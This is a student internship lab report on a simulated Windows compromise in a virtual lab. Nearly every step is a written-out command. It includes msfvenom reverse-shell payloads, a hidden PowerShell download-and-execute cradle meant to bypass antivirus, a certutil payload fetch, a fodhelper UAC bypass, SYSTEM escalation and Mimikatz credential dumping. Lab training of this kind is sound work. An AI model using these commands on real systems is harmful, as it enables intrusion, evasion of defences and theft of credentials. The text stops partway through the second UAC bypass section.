CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK
University: Presidency University Bangalore, Karnataka
Company Name: Anonymous India Cyber Defense Academy
Major: Computer Science Engineering (Cybersecurity)
Duration: April 2026 – May 2026
Domain: Ethical Hacking
Mentor: Akash Das
Coordinator: Akash Das

Assessment 8: Windows System Takeover & Defender Evasion

Comprehensive Multi-Technique Attack Simulation (8A + 8B + 8C)

1. Introduction

The objective of this assessment is to simulate a complete Windows system compromise using multiple attack techniques. The experiment includes Remote Access Trojan (RAT) deployment, PowerShell-based exploitation, privilege escalation, credential extraction, persistence mechanisms, and forensic evasion.

This task helps in understanding how attackers operate in real-world scenarios by combining different techniques to gain and maintain control over a system.

2. Lab Environment

Attacker Machine: Kali Linux
Target Machine: Windows 10
Target IP Address: 192.168.56.102
Attacker IP Address: 192.168.56.1

Tools Used:
Metasploit Framework
msfvenom
Python HTTP Server
John the Ripper
Mimikatz
WinPEAS

Network Type: Virtual Lab (Host-only Adapter)

3. 8A – Windows RAT Deployment


3.1 Generating RAT Payload

Command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o rat_payload.exe
```

What is done
A Windows-based RAT payload is generated using msfvenom.

Why it is done
This payload allows remote access to the target system by establishing a reverse connection.



3.2 Starting Listener

Commands:

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```


```
set LHOST 192.168.56.1
```

```
set LPORT 4444
```

```
exploit -j
```

What is done
A handler is configured to listen for incoming connections.

Why it is done
To receive the reverse connection from the target system.



3.3 Deploying Payload

Commands:


```
python3 -m http.server 8080
```

```
certutil -urlcache -f http://192.168.56.1:8080/rat_payload.exe
C:\Users\Public\rat.exe
```

```
C:\Users\Public\rat.exe
```

What is done
Payload is transferred and executed on the Windows machine.

Why it is done
To initiate remote access.




3.4 Session Establishment

Commands:

```
sessions
```

```
sessions -i 1
```

Result
Meterpreter session successfully established.



3.5 System Reconnaissance

Commands:

`sysinfo`

`getuid`


`ps`

What is done

System information and processes are analyzed.

Why it is done

To understand the target environment.



4. 8B – Metasploit + PowerShell Attack


4.1 Creating PowerShell Payload

Command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1
```

What is done
A PowerShell-based payload is created.

Why it is done
To execute attacks in memory and avoid detection.



4.2 Handler Setup

Commands:

```
use exploit/multi/handler
```

```
set payload windows/x64/meterpreter/reverse_tcp
```

```
set LHOST 192.168.56.1
```

```
set LPORT 4444
```

```
exploit -j
```

4.3 Executing Payload

Command:

```
powershell -NoP -NonI -W Hidden -Exec Bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.1:8080/payload.ps1')"
```

What is done
Payload is executed in memory.


Why it is done
To bypass antivirus detection.

4.4 Meterpreter Session

Commands:

```
sessions -i 1
```

```
sysinfo
```



4.5 Privilege Escalation (UAC Bypass using Fodhelper)

To escalate privileges from a standard user to an administrator-level session, a User Account Control (UAC) bypass technique was used. The **fodhelper.exe auto-elevation vulnerability** was exploited using the Metasploit module.

This method abuses a trusted Windows binary that executes with elevated privileges without prompting the user, allowing the attacker to run malicious code with higher privileges.

Commands Used:

```
background
```


```
use exploit/windows/local/bypassuac_fodhelper
```

```
set SESSION 1
```

```
set LHOST 192.168.56.1
```

```
set LPORT 5555
```

```
exploit
```



Result:

A new elevated Meterpreter session (**Session 2**) was successfully created. The session had high-integrity administrative privileges.

```
sessions
```


```
sessions -i 2
```

```
getuid
```

```
getprivs
```

The output confirmed that the user had administrative privileges with critical permissions such as:

- ❿ SeDebugPrivilege
- ❿ SeImpersonatePrivilege
- ❿ SeTakeOwnershipPrivilege



4.6 Privilege Escalation to SYSTEM (Named Pipe Impersonation)

After obtaining administrative privileges, full SYSTEM-level access was achieved using the Meterpreter `getsystem` command.

This technique uses **Named Pipe Impersonation**, leveraging the SeImpersonatePrivilege to impersonate a SYSTEM token.

Command Used:

```
getsystem
```

Result:

```
...got system via technique 1 (Named Pipe Impersonation)
```

Verification:

```
getuid
```

Output:

```
NT AUTHORITY\SYSTEM
```

This confirms that the attacker gained complete control over the target system.

4.7 Credential Dumping using Kiwi (Mimikatz)

After achieving SYSTEM-level access, password hashes could not be extracted using the `hashdump` command due to system limitations. Therefore, an alternative and more powerful approach was used.

The **Kiwi module (Mimikatz)** was loaded to extract credentials directly from memory.


Commands Used:

```
load kiwi
```

```
creds_all
```

Result:

Credentials including NTLM hashes and possibly plaintext passwords were successfully extracted from memory.



5. OPTION 8C – Advanced Persistent Threat (APT) Simulation

5.1 Introduction

The objective of this experiment is to simulate a real-world Advanced Persistent Threat (APT) attack. This includes gaining initial access, escalating privileges, extracting credentials, and performing post-exploitation activities on a Windows system.

The attack is carried out in a controlled lab environment using Kali Linux as the attacker machine and Windows as the target system.

5.2 Payload Creation


In this step, a malicious executable payload was created using Metasploit.

Command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o payload.exe
```

Description:

- ❿ Generates a Windows reverse shell payload
- ❿ When executed on the target, it connects back to the attacker
- ❿ The payload is saved as `payload.exe`



5.3 Starting Listener (Handler)

Before executing the payload, a listener must be started to receive the connection.

Commands:

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/x64/meterpreter/reverse_tcp
```


```
set LHOST 192.168.56.1
```

```
set LPORT 4444
```

```
exploit
```

Description:

- ❿ Metasploit handler waits for incoming connection
- ❿ Must match payload configuration



5.4 Gaining Initial Access

The payload was transferred to the Windows system and executed.

Once executed, a Meterpreter session was established.

Commands:

```
sessions
```

```
sessions -i 1
```


Verification:

```
getuid
```

Output:

```
Server username: WINDOWS\Rudresh
```

This confirms that initial access was obtained with standard user privileges.



5.5 Privilege Escalation (UAC Bypass)

To gain full control, privilege escalation was performed using a UAC bypass technique.

Commands:

```
background
```

```
use exploit/windows/local/bypassuac_fodhelper
```

```
set SESSION 1
```

```
set LHOST 192.168.56.1
```

```
set LPORT 5555
```

```
exploit
```

Description:

- ❿ Uses trusted Windows binary `fodhelper.exe`
- ❿ Bypasses UAC without user interaction
- ❿ Creates a new elevated session

Verification:

```
sessions
```

